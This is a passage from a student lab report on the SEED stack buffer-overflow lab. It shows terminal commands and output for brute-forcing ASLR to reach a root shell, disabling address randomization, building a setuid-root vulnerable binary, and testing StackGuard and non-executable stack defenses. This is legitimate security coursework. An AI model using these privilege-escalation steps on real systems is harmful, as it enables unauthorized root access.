


We execute the task4\_script file.



A screenshot of a Windows desktop environment. In the center is a terminal window titled "SEEDlab [Running] - Oracle VM VirtualBox". The terminal shows the command "seed@Attacker:~/.../lab\$ ls" followed by several files: badfile, call\_shellcode, call\_shellcode.c, exploit, exploit.c, peda-session-stack.txt, stack, stack.c, and task4\_script.sh. Below this, the command "./task4\_script" is run, which outputs the text "The program has been running 10832 times so far." followed by ".stack". This pattern repeats many times. The desktop taskbar at the bottom shows various icons for programs like File Explorer, Google Chrome, and Microsoft Word. The system tray indicates it's 6:20 PM, 6°C, Mostly cloudy, and the date is 11/19/2021.

Observation: We run the program infinite times and defeated the Address Space Randomization as we have entered the shell as shown in the following screenshots.



A screenshot of a Windows desktop environment, identical to the one above. It shows a terminal window with the same output: "The program has been running 10832 times so far." followed by ".stack". This pattern repeats many times. The desktop taskbar at the bottom shows various icons for programs like File Explorer, Google Chrome, and Microsoft Word. The system tray indicates it's 6:38 PM, 6°C, Mostly cloudy, and the date is 11/19/2021.

The screenshot shows a Windows desktop environment with a terminal window open. The terminal window title is "SEEDlab [Running] - Oracle VM VirtualBox". The terminal content shows a script named "task4" being run repeatedly, each time causing a segmentation fault. The script prints messages about the number of times it has run and the time elapsed. The desktop taskbar at the bottom shows various icons and the system tray indicates the date and time as 11/19/2021, 6:42 PM.

```
./task4 script.sh: line 13: 17358 Segmentation fault      ./stack
The program has been running 10833 times so far.
./task4 script.sh: line 13: 17359 Segmentation fault      ./stack
The program has been running 10834 times so far.
./task4 script.sh: line 13: 17360 Segmentation fault      ./stack
The program has been running 10835 times so far.
./task4 script.sh: line 13: 17361 Segmentation fault      ./stack
The program has been running 10836 times so far.
./task4 script.sh: line 13: 17362 Segmentation fault      ./stack
The program has been running 10837 times so far.
./task4 script.sh: line 13: 17363 Segmentation fault      ./stack
The program has been running 10838 times so far.
./task4 script.sh: line 13: 17364 Segmentation fault      ./stack
The program has been running 10839 times so far.
./task4 script.sh: line 13: 17365 Segmentation fault      ./stack
The program has been running 10840 times so far.
./task4 script.sh: line 13: 17366 Segmentation fault      ./stack
The program has been running 10841 times so far.
./task4 script.sh: line 13: 17367 Segmentation fault      ./stack
The program has been running 10842 times so far.
./task4 script.sh: line 13: 17368 Segmentation fault      ./stack
The program has been running 10843 times so far.
./task4 script.sh: line 13: 17369 Segmentation fault      ./stack
The program has been running 10844 times so far.
./task4 script.sh: line 13: 17370 Segmentation fault      ./stack
The program has been running 10845 times so far.
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
```


## Task 5: Turn on the StackGuard Protection

We firstly turn off the Address Space Randomization.


The screenshot shows a Windows desktop environment with a terminal window open. The terminal window title is "SEEDlab [Running] - Oracle VM VirtualBox". The terminal content shows the command "sudo sysctl -w kernel.randomize\_va\_space=0" being run, which disables kernel randomization. The desktop taskbar at the bottom shows various icons and the system tray indicates the date and time as 11/19/2021, 7:11 PM.

```
[11/19/21]seed@Attacker:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[11/19/21]seed@Attacker:~$
```


We compile the stack.c without the -fno-stack-protector option.



We change the ownership of the stack to root.




Again, we change the mode of the stack.




```
[11/19/21]seed@Attacker:~/.../labs$ gcc -o stack -z execstack stack.c
[11/19/21]seed@Attacker:~/.../labs$ sudo chown root stack
[11/19/21]seed@Attacker:~/.../labs$ sudo chmod 4755 stack
[11/19/21]seed@Attacker:~/.../labs$
```

Compile the exploit.c file.



```
[11/19/21]seed@Attacker:~/.../labs$ gcc -o exploit exploit.c
[11/19/21]seed@Attacker:~/.../labs$
```

Execute the exploit.c file.




```
[11/19/21]seed@Attacker:~/.../labs$ gcc -o exploit exploit.c
[11/19/21]seed@Attacker:~/.../labs$ ./exploit
[11/19/21]seed@Attacker:~/.../labs$ ls
badfile call_shellcode call_shellcode.c exploit exploit.c peda-session-stack.txt stack stack.c task4_script.sh
[11/19/21]seed@Attacker:~/.../labs$
```

Execute the stack.c file.

Observation: We got an error saying the “./stack is terminated” because the Stack Guard places a random integer value before the return address and when we try to overwrite the return address, that random value is also being overwritten. Since, the StackGuard know the value of the random integer, and

hence it detects that someone is trying to overwrite the value, so it terminates the program.




The screenshot shows a terminal window titled "SEEDlab [Running] - Oracle VM VirtualBox". The terminal output is as follows:

```
[11/19/21]seed@Attacker:~/.../labs$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[11/19/21]seed@Attacker:~/.../labs$
```

The desktop environment includes a vertical application menu on the left, a taskbar at the bottom with icons for File Explorer, Edge, and other utilities, and a system tray at the bottom right showing the date and time.

### Task 6: Turn on the Non-executable Stack Protection

We compile the stack.c file using the non-executable stack protection




The screenshot shows a terminal window titled "SEEDlab [Running] - Oracle VM VirtualBox". The terminal output is as follows:


```
[11/19/21]seed@Attacker:~/.../labs$ gcc -o stack -fno-stack-protector -z noexecstack stack.c
[11/19/21]seed@Attacker:~/.../labs$
```

The desktop environment includes a vertical application menu on the left, a taskbar at the bottom with icons for File Explorer, Edge, and other utilities, and a system tray at the bottom right showing the date and time.

